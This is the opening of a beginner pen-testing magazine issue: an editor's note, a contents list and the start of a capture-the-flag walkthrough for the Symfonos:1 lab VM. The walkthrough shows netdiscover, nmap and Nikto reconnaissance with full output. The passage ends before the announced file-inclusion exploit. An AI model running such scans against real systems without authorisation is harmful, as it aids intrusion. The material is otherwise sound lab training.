

# Hackercool

May 2019 Edition 2 Issue 5

Pen Testing Mag For Beginners



## CAPTURE THE FLAG SYMFONOS : 1

### DATA BREACH THIS MONTH :

Instagram, Freedom Mobile

### METASPLOIT THIS MONTH

LibeOffice Macro Rce, PostgreSQL  
CMD Execution and Bluekeep  
Scanner Modules.

### NOT JUST ANOTHER TOOL :

Armitage.



*I can do all things through Christ who strengtheneth me.  
Philippians 4:13*

# Editor's Note

*Hello aspiring ethical hackers. Hope you are all awesome. As always we are very delighted to release the Fifth Issue of the Second Edition of our Hackercool Magazine.*

*Coming to what's inside the Fifth Issue of our Second Edition, it starts with the CTF Challenge of Symfonos : 1. Pay special attention to **SMB enumeration** we have included as a part of this CTF challenge. We will also see how to exploit a **LFI vulnerability** in a Wordpress plugin.*

*In **Metasploit This Month** we have different modules but the most significant module is the auxiliary module that scans for Bluekeep vulnerability in Windows operating systems. You should already have heard about the Bluekeep vulnerability but no problem if you didn't. Just check out the **Metasploit This Month** this month.*

*We have given a final break to the Metasploitable Tutorials Feature this month and taking its place is the **Not Just Another Tool** feature. In this feature we have started a tutorial on Armitage. Armitage is the graphical version of the tool Metasploit. It is simple but often underrated. So our feature. Apart from all these we have included all our regular features.*

*We hope you will find this Issue as interesting and informative as we thought it would be. As always keep the feedback coming. Until the next issue, Good Bye. Thank You.*

*c.k.chakravarthi*

**Website :** <https://hackercoolmagazine.com>

**Blog :** <https://www.hackercool.com>

**Mail :** [qa@hackercool.com](mailto:qa@hackercool.com)

**Facebook :** <https://www.facebook.com/hackercoolmagazine/>

**Twitter :** <https://twitter.com/hackercoolmagz>



# INSIDE

Here's what you will find in the Hackercool May 2019 Issue .

1. *Capture The Flag :*

Symfonos : 1

2. *Fixit :*

Fixing the dpkg/lock error in Linux Systems.

3. *Hacking Q & A :*

Answers to some of the questions asked by our ever curious readers.

4. *Metasploit This Month :*

LibreOffice Macro RCE, PostgreSQL CMD execution and Bluekeep scanner Modules

5. *Not Just Another Tool :*

Armitage

6. *Data Breach This Month :*

Instagram, Freedom Mobile

\*\*\*\*\*



# CAPTURE THE FLAG

*You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test your skills in a Real World hacking environment. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those who want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginners but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutorials but also practice them by setting up the VM.*

## Why we chose this CTF Challenge?

*Symfonos : 1 is a CTF challenge which is definitely intended to teach penetration testing for beginners. It is a CTF challenge which involves SMB enumeration and we will learn how to perform SMB enumeration using one tool. It doesn't end there. The challenge also deals with Local File Inclusion (LFI) and SMTP poisoning which we need to exploit to get a shell on the target system. This vulnerability exists in one of the wordpress plugins installed on the target website. Also, we will be exploiting this without using Metasploit.*

In this Issue, we bring you the challenge of Symfonos : 1. It is a beginner level CTF machine authored by "Zayotic". It is the first machine in the Symfonos series and the author says this machine will teach an interesting way to obtain a low privilege shell. As usual, the end goal is rooting this machine and reading one and only flag. The VM can be downloaded from the link given below. <https://www.vulnhub.com/entry/symfonos-1.322/>.

It is a CTF machine tested on both VMware Workstation and Virtual box. DHCP service is enabled for this machine so IP address is automatically assigned. My attacker machine is Parrot OS. So let's begin.

I have configured NAT networking for this machine. After starting the machine, the first thing we need to do is to find the IP address of our target. Let's start off with scanning the network to find the IP address of our target using tool **netdiscover**.

```
Currently scanning: 192.168.118.0/16 | Screen View: Unique Hosts
20 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1200
-----
IP                At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.41.1      00:50:56:c0:00:08    16     960  Unknown vendor
192.168.41.254    00:50:56:f5:b2:12     2     120  Unknown vendor
192.168.41.2      00:50:56:f4:34:59     1      60  Unknown vendor
192.168.41.184    00:0c:29:2c:bb:b1     1      60  Unknown vendor
-----
[1]+  Stopped                  sudo netdiscover
[~]-[kalyan@parrot]-[~]
$
```



As we can see in the above image, the IP address of our target is 192.168.41.184. Next, let us scan for open ports on this target using Nmap.

```
[kalyan@parrot]-[~]
└─$ nmap -sV 192.168.41.184

Starting Nmap 7.40 ( https://nmap.org ) at 2019-09-12 17:32 IST
Nmap scan report for 192.168.41.184
Host is up (0.013s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
25/tcp    open  smtp             Postfix smtpd
80/tcp    open  http             Apache httpd 2.4.25 ((Debian))
139/tcp   open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Hosts: symfonos.localdomain, SYMFONOS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.74 seconds
[kalyan@parrot]-[~]
└─$
```

There are multiple ports open. On port 80, there is an Apache server with version 2.4.25 running, on port 22 SSH server is running, Samba is running on ports 139 and 445 and a SMTP server is also running on the target. As always, I don't think there will be any vulnerability in the SSH service and the new thing here is the presence of a SMTP server. May be that plays a role in solving this CTF Challenge.


But first, let us see what the web server has for us. I decide to do scan the target web server with Nikto vulnerability scanner.

```
[kalyan@parrot]-[~]
└─$ nikto -h 192.168.41.184
- Nikto v2.1.6
-----
+ Target IP:          192.168.41.184
+ Target Hostname:   192.168.41.184
+ Target Port:       80
+ Start Time:        2019-09-12 17:33:23 (GMT5.5)
-----
+ Server: Apache/2.4.25 (Debian)
+ Server leaks inodes via ETags, header found with file /, fields: 0x148 0x58c6b9bb3bc5b
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
█
```


After taking a long time, the nikto scanner doesn't get anything apart from a web server manual on the target.



I open the /manual/ webpage using firefox browser and it is as shown below.



